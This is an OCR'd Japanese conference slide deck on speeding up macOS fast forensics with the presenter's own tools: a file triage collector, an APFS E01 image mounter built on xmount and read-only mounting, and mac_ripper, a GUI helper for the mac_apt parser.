
自作ツールを使用した MAC FORENSICSの調査効率化

macOSのfast forensics

株式会社リクルートテクノロジーズ
川崎　隆哉

自己紹介



kasasagi09
@kasasagi_ta

Recruit -CSIRT

氏名 川崎　隆哉（かわさき　たかや）
所属 株式会社リクルートテクノロジーズ

自己紹介

SANS

Login

Find Training | Live Training | Online Training

Posters: DFIR


Windows Forensic Analysis (Japanese Translation)

Download Poster. Requires Account Login →

https://www.sans.org/security-resources/posters/dfir/windows-forensic-analysis-japanese-translation-185

ツール作成協力者

氏名	吉川 允樹 (よしかわ まさき)
所属	株式会社リクルートテクノロジーズ サイバーセキュリティ部



氏名	徳田 聡介 (とくだ そうすけ)
所属	株式会社リクルートテクノロジーズ ITインテグレーション部

注意

- この資料は自作ツールを使用しながら比較的馴染みの薄いと思われるMac Forensicsの調査イメージを紹介するということを目的としています
  - ✓ ファイルシステム等コアな話には触れず、アーティファクトやツールの紹介メインです
  - ✓ 質疑込み40分しか無いので、アーティファクトもごく一部しか触れられません
  - ✓ ディスクの従来型保全にはあまり触れず、ファストフォレンジック寄りの話をします
  - ✓ High Sierra以降(APFS)を対象にしています

本日の内容

- Introduction
- 自作ツールの簡単な機能紹介
- 自作ツールを用いたファストフォレンジックの解析イメージ
- ツールの今後の方向性
- APPENDIX

本日の内容

- Introduction
- 自作ツールの簡単な機能紹介
- 自作ツールを用いたファストフォレンジックの解析イメージ
- ツールの今後の方向性
- APPENDIX

INTRODUCTION


- Motive(**なぜツールを作ったか**)
  - ✓「MacのForensicsをどう調査したら良いのかわからない(ただしCLIツールは使いたく無い)」という声を聞いたから
    - ➢「Mac Forensicsにはkanirегがない(お手軽にやりたい)」
    - ➢後は、自分がラクをしたい。プログラムの勉強したい。(脱蟹工船！)

INTRODUCTION

- How & What (**どうやってどんなツールを作ったか**)
  - ✓基本的にはpython3の既存ライブラリとmacのネイティブコマンドで面倒なことをこなす
    - ➢Triage tool(Fast forensics用)とMount toolとParse&Filter toolの3点セット
    - ➢GUIでお手軽に解析効率化を目指すもの
    - ➢パースだけでなく調査目線でフィルタリングもする
    - ➢最強フリーパーサmac_aptの補助ツールを意識
      - →Triage toolは、mac_aptで使えるようにディレクトリ構造を維持
      - →mac_aptはGUIがないので、GUIが欲しい層を補助
      - →知識がなくmac_aptのparse結果を使いこなせない層を補助

INTRODUCTION

- 下記のような調査の流れで今回紹介するツールを活用可能




本日の内容

- Introduction
- 自作ツールの簡単な機能紹介
- 自作ツールを用いたファストフォレンジックの解析イメージ
- ツールの今後の方向性
- APPENDIX

TRIAGE TOOL(MACOS FILE TRIAGE TOOL)

TRIAGE TOOL(MACOS FILE TRIAGE TOOL)


- 自分が取得したいアーティファクトをファイルとして取得するツール



- ✓ goで書かれており、.appを実行すれば standaloneで実行可能
  →pythonはMacから無くなるときいたので、pythonなしでも動くように作り直した
- ✓ 取得するファイルは
  Malware　　：サイバー攻撃調査用
  Fraud　　：不正調査用
  macripper　：mac_ripper用
  ALLList　　：全てのプリセット用
  の4つのプリセットを持つ
- ✓ 自分で取得するファイルを追加で定義可能

TRIAGE TOOL(MACOS FILE TRIAGE TOOL)

- **取得結果**



✓ コピー成功/失敗ログ及び取得したファイルが
evidenceフォルダ以下に
ディレクトリ構造を維持してコピーされる

✓ ファイルのタイムスタンプはctimeが変更される
(dittoコマンドでコピーしている)

✓ ディレクトリのタイムスタンプはbtime以外変更される
(ファイルのタイムスタンプは別途spotlightのdbから後ほど
mac_ripperで取得可能)

TRIAGE TOOL(MACOS FILE TRIAGE TOOL)

- カスタムトリアージリストの作り方
  - ✓ 1行1パス
  - ✓ ファイルのフルパスをテキストに記載
  - ✓ ディレクトリ配下を全て取得したい場合はディレクトリを指定
  - ✓ ユーザディレクトリは$USERでOK
  - ✓ ディレクトリ配下の特定ファイル指定は*も使用可能
    →/Library/LaunchAgents/*.plist


```
# 自分のファイルリストの使い方

以下のように、取得したいパスを1行ずつ羅列したテキストを読みこんで、取得します。
```
/tmp
/var/tmp
/Users/$USER/Downloads
/Library/LaunchAgents/*.plist
```

ファイルはテキスト形式であれば何でも良いです。
```
$ ls
filelist.txt

$ cat filelist.txt
/tmp
/var/tmp
/Users/$USER/Downloads
/Library/LaunchAgents/*.plist
```

ユーザディレクトリ以下のファイルを取得したい場合は、`$USER`を使います。
```
/Users/$USER/Downloads
```

特定のディレクトリ以下の.plistだけを取得したい場合は、`*`を使います。

```
/Library/LaunchAgents/*.plist
```
```

MOUNT TOOL(APFS IMAGE MOUNTER)

MOUNT TOOL(APFS IMAGE MOUNTER)


- 今はAPFSのコンテナを含むE01イメージのみを調査用にMacにマウント可能




- ✓ Python3.7以降対応
- ✓ BrowseボタンからE01ファイルを選択
- ✓ Filevault2がかかっている場合はパスワードを入力
- ✓ Mountを押す

※split E01の時は、FTK方式(.E01だけ選択すればE*は勝手に探しに行く)
※OSX FUSEとXmountのインストールが必要
※APFSのMac上で動作

MOUNT TOOL(APFS IMAGE MOUNTER)



MOUNT TOOL(APFS IMAGE MOUNTER)



Macintosh HD

MOUNT TOOL(APFS IMAGE MOUNTER)

- Xmountを使用したAPFSのコンテナを含むE01イメージのマウントコマンドを自動化しただけ

マウント先作る
$ sudo mkdir /Volumes/apfs_image/
$ sudo mkdir /Volumes/apfs_mounted/

E01をdmgにする
$ sudo xmount --in ewf --out dmg apfs.E01 /Volumes/apfs_image/

dmgをアタッチする
$ hdiutil attach –nomount /Volumes/apfs_image/apfs.dmg

アタッチしたディスクを確認
$ diskutil ap list

FileVauly解除(パスワードは必須)
$ diskutil ap unlockVolume <Disk GUID> –nomount


書き込み禁止/実行禁止/権限剥奪の上mount
$ sudo mount_apfs –o rdonly,noexec,noowners /dev/disk# /Volumes/apfs_mounted/

https://www.mac4n6.com/blog/2017/11/26/mount-all-the-things-mounting-apfs-and-4k-disk-images-on-macos-1013


PARSE TOOL(MAC_RIPPER)


MAC RIPPER(GUI)

- mac_aptでやりにくいこと(知識不足含む)を補助するGUIを持つツール



- ✓ Python3.7以降対応
- ✓ 使用するモジュールを選択
- ✓ 上のBrowseボタンから処理対象の
  ルートディレクトリを選択
- ✓ 下のBrowseボタンからOutputディレクトリを選択
- ✓ Ripボタンを押す
- ✓ 完了すると「Finish」と出る
- ✓ エラーが出てもポップアップが出る






MAC RIPPER(概要)

- mac_ripperの仕様・機能の概要

```
taco2@Taco2noMacBook-puro ~/P/M/M/mac_ripper> python3 mac_ripper_cli.py -h

usage: mac_ripper_cli.py [-h] [-r ROOT] [-o OUTPUT] [-ut UNIFIDLOG_TIMEZONE]

optional arguments:
  -h, --help            show this help message and exit
  -r ROOT, --root ROOT  please input evidence root path:e.g. /Volumes/disk3s1/
  -o OUTPUT, --output OUTPUT
                        please input the output path.
  -ut UNIFIDLOG_TIMEZONE, --unifidlog_timezone UNIFIDLOG_TIMEZONE
                        please input unifeid_log timezone :default asia/tokyo
```



